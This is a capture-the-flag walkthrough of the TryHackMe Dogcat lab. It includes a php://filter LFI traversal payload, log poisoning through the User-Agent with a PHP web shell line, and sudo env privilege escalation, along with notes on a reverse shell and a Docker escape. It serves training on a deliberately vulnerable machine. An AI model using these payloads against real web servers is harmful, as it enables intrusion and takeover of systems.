TryHackMe: Dogcat
A walkthrough of the TryHackMe Dogcat room, covering reconnaissance, exploitation, and privilege escalation techniques.
TryHackMe: Dogcat — Writeup | 23 October 2025

Overview
The Dogcat room on TryHackMe is a beginner-friendly challenge that focuses on exploiting a Local File Inclusion (LFI) vulnerability to achieve Remote Code Execution (RCE). The room also involves privilege escalation techniques to gain root access. This writeup will guide you through the steps to complete the room, including reconnaissance, exploitation, and flag discovery.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
sudo nmap -Pn -T4 -n -sC -p- -oN scan_dogcat.txt 10.201.101.56
Scan Summary:
1
2
3
4
5
6
7
8
9
10
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http
|_http-title: dogcat

# Nmap done at Thu Oct 23 23:10:27 2025 -- 1 IP address (1 host up) scanned in 1104.11 seconds

It looks like only SSH and HTTP are open. Fair enough. Let’s check the site in the browser!
Web Enumeration
Run Gobuster to locate hidden directories:
1
2
3
gobuster dir -u http://10.201.101.56/ \
    -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt \
    -o dir_results.txt -t 25
Discovered Directory:
1
2
3
/cats                 (Status: 301) [Size: 313] [--> http://10.201.101.56/cats/]
/dogs                 (Status: 301) [Size: 313] [--> http://10.201.101.56/dogs/]
/server-status        (Status: 403) [Size: 278]
LFI Exploitation
Observations

The site has two buttons that lead to /?view=dog and /?view=cat, respectively.
When we click either one, we get the index page with a random dog/cat image appended at the end.
After testing, we discovered the following:
- There are two files,
dog.phpandcat.php, which show random images. - The
?view=parameter usesincludeonly when the word “dog” or “cat” is in the input. - The file automatically adds
.phpto whatever we put in the parameter. - The PHP
base64filter works with this query.
Directory Traversal
Let’s try to bypass the check with directory traversal:
1
/?view=php://filter/read=convert.base64-encode/resource=./dog/../index


We get the base64-encoded content of index.php. After decoding, we find the following code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?php
function containsStr($str, $substr) {
    return strpos($str, $substr) !== false;
}

$ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';

if(isset($_GET['view'])) {
    if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
        echo 'Here you go!';
        include $_GET['view'] . $ext;
    } else {
        echo 'Sorry, only dogs or cats are allowed.';
    }
}
?>
The site checks if the ext parameter is provided. If not, it adds .php by default to our filename.
Log Poisoning

Using Wappalyzer, we identify that the server runs on Apache. Let’s try to get code execution with log poisoning. The Apache access log path is /var/log/apache2/access.log. We can load it by adding multiple ../ to our path:
1
/?view=./dog/../../../../../../../var/log/apache2/access.log&ext
Remote Code Execution (RCE)
We notice that the User-Agent parameter is logged. We can insert a small PHP script into the log for code execution:
1
<?php system($_GET['cmd']); ?>
After uploading the payload, we execute it by visiting the crafted URL. This gives us a reverse shell:

Finding Flags
First Flag

The first flag is located in /var/www/html/flag.php.

Second Flag
Use the find command to locate the second flag:
1
find / -type f -name '*.txt' 2>/dev/null

The second flag is found in the specified file.
Privilege Escalation

Check for sudo permissions:
1
sudo -l

We can use /usr/bin/env to escalate privileges:
1
sudo /usr/bin/env bash
Third Flag

The third flag is located in /root/flag3.txt.
Escaping the Docker
for Flag 4

In /opt/backups folder we see a script so we modify that to give us a reverse shell.

nc listening on 8888

We get the root flag from /root/flag4.txt.
Room Complete!
Happy Hacking!